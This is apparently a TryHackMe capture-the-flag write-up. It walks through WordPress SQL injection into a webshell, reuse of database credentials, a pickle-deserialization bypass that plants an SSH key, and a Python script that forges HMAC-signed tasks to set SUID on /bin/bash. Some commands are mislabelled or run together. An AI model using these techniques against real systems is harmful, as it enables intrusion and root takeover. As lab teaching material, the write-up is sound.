
Room link: https://tryhackme.com/room/thm-ctf-jackpot-overflow
#Description
This is a very hard challenge in the Jackpot CTF series. I went through a lot while doing this box - WordPress exploitation, database creds leading to lateral movement, a pickle deserialization bug to get to an internal service, and finally reverse engineering a custom binary just to forge a signed task and get root. Took a while to get through all of it but it was worth doing.
#Recon
Started with a full port scan.
nmap -sC -sV -p- -T4 10.112.132.213
Just two ports open - SSH and Apache running WordPress 6.9.
Ran gobuster against the root of the site to see what's there.
gobuster dir -u http://10.112.132.213/wp-content/plugins/ -w /home/anonymous/.local/nuclei-templates/helpers/wordlists/wordpress-plugins.txt -t 50 
Nothing crazy, standard WP structure. Went after the plugins directory next.
gobuster dir -u http://10.112.132.213/ -w /usr/share/wordlists/dirb/common.txt 
Ran wpscan to enumerate users and confirm the WP version was actually vulnerable.
python3 wp2shell.py read http://10.112.132.213 --preset users
Found the user heinz. WordPress 6.9 is vulnerable to a REST API batch-route confusion bug (CVE-2026-63030) that lets you SQLi your way into creating a pre-auth admin account.
#Foothold
Confirmed the SQLi and used it to create an admin account, then dropped a webshell through it.


Got a shell back as www-data.
#www-data to norm
Checked wp-config.php for database creds.
cat /var/www/html/wp-config.php | grep DB_
Got into the database and had a look around. There was a table that had no business being there - wp_infra_accounts.
mysql -u wpuser -p'wp_WjURfdI' wordpress -e "SHOW TABLES;"mysql -u wpuser -p'wp_WjURfdI' wordpress -e "SELECT * FROM wp_infra_accounts;"
That table had plaintext SSH creds for a user called norm. Password reuse, so straight in.
ssh norm@10.112.132.213cat user.txt
First flag: EVILINC{n0rm_r34ds_th3_db_l1k3_4_g00d_r0b0t}
#norm to vanessa (operator)
norm is in a group called evilinc. Went looking for anything readable by that group.
idfind / -group evilinc -readable 2>/dev/nullcat /etc/evilinc/panel.conf
That config file had an operator_secret sitting in plaintext. Checked what was actually listening locally and used the secret to log into it.
ss -tulnpcurl -s -c cookies.txt -X POST http://127.0.0.1:8700/api/login -d "secret=b3hind_sch3dul3_th1s_m0nth"
There's an internal panel on port 8700 that never showed up in the original nmap scan since it's bound to localhost only. It has a blueprint import endpoint that deserializes base64 pickle data. It runs through a restricted unpickler that blocks the obvious module names, but you can bypass it using pydoc.locate since that itself isn't blocklisted and can resolve to os.system at unpickle time.
Built a small pickle payload using that trick and sent it to the import endpoint to run id and confirm code execution as vanessa, since that's who runs the panel process. Once that worked I used the same RCE to drop my own SSH key into vanessa's authorized_keys.
ssh -i vanessa_key vanessa@10.112.132.213idcat operator.txt

Operator flag: EVILINC{p1ckl3_s4ndb0x3s_4r3_n0t_s4ndb0x3s}
#vanessa to root
vanessa is in the evilinc group too, which turned out to matter again - there's a unix socket owned by root with group write access for evilinc, and a root-owned binary called implant sitting next to it.
ls -la /run/evilinc/tasking.sockls -la /opt/evilinc/
Pulled the implant binary down to look at it properly.
scp -i vanessa_key vanessa@10.112.132.213:/opt/evilinc/implant .file implantstrings -n 8 implantStripped binary but the strings gave away the protocol - it talks over the socket using POLL/SUBMIT commands and reads /etc/machine-id. Confirmed it uses HMAC-SHA256 for signing. Went looking at the raw rodata section for the key material.
objdump -s -j .rodata implant
There's a 32 byte blob sitting at offset 0x2020. Checked the disassembly around the key derivation logic and found it's using a basic LCG (classic multiplier 0x41c64e6d, seed 0x1a2b3c4d) to generate a keystream, then XORing that against the blob from rodata to get the actual signing secret. That secret gets HMAC'd together with the machine-id to produce the real signing key for tasks sent to the socket.
Wrote a script to reproduce that whole derivation locally, then forged a task telling the implant to chmod u+s /bin/bash. First attempt got rejected with ERR id must exceed current max - turns out task IDs have to keep increasing, and my first task_id had already set a high watermark from an earlier attempt. Bumped the task_id above that and resent it.
import hmac, hashlib, socket def keystream(n, seed=0x1a2b3c4d): s = seed out = bytearray() for _ in range(n): s = (s * 0x41c64e6d + 0x3039) & 0xFFFFFFFF out.append((s >> 16) & 0xFF) return bytes(out) cipher = bytes.fromhex("1588c57c026ae5eb9c2d1817af48f70964efff765e58d112d8f116d70f9941b4")ks = keystream(32)blob = bytes(a ^ b for a, b in zip(ks, cipher)) machine_id = open("/etc/machine-id").read().strip()signing_key = hmac.new(blob, machine_id.encode(), hashlib.sha256).digest() task_id = "10000001"cmd = "chmod u+s /bin/bash"nonce = "2"msg = f"{task_id}|exec|{cmd}|{nonce}"sig = hmac.new(signing_key, msg.encode(), hashlib.sha256).hexdigest()submit = f"SUBMIT {task_id}|exec|{cmd}|{nonce}|{sig}" sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)sock.connect("/run/evilinc/tasking.sock")sock.send(submit.encode() + b"\n")print(sock.recv(64).decode())Got OK back, waited a few seconds, and bash had the SUID bit set.
/bin/bash -pidcat /root/root.txt
Root flag: EVILINC{d00f_r0ll3d_h1s_0wn_crypt0_4nd_p3rry_w0n}
#Flags
- User:
EVILINC{n0rm_r34ds_th3_db_l1k3_4_g00d_r0b0t} - Operator:
EVILINC{p1ckl3_s4ndb0x3s_4r3_n0t_s4ndb0x3s} - Root:
EVILINC{d00f_r0ll3d_h1s_0wn_crypt0_4nd_p3rry_w0n}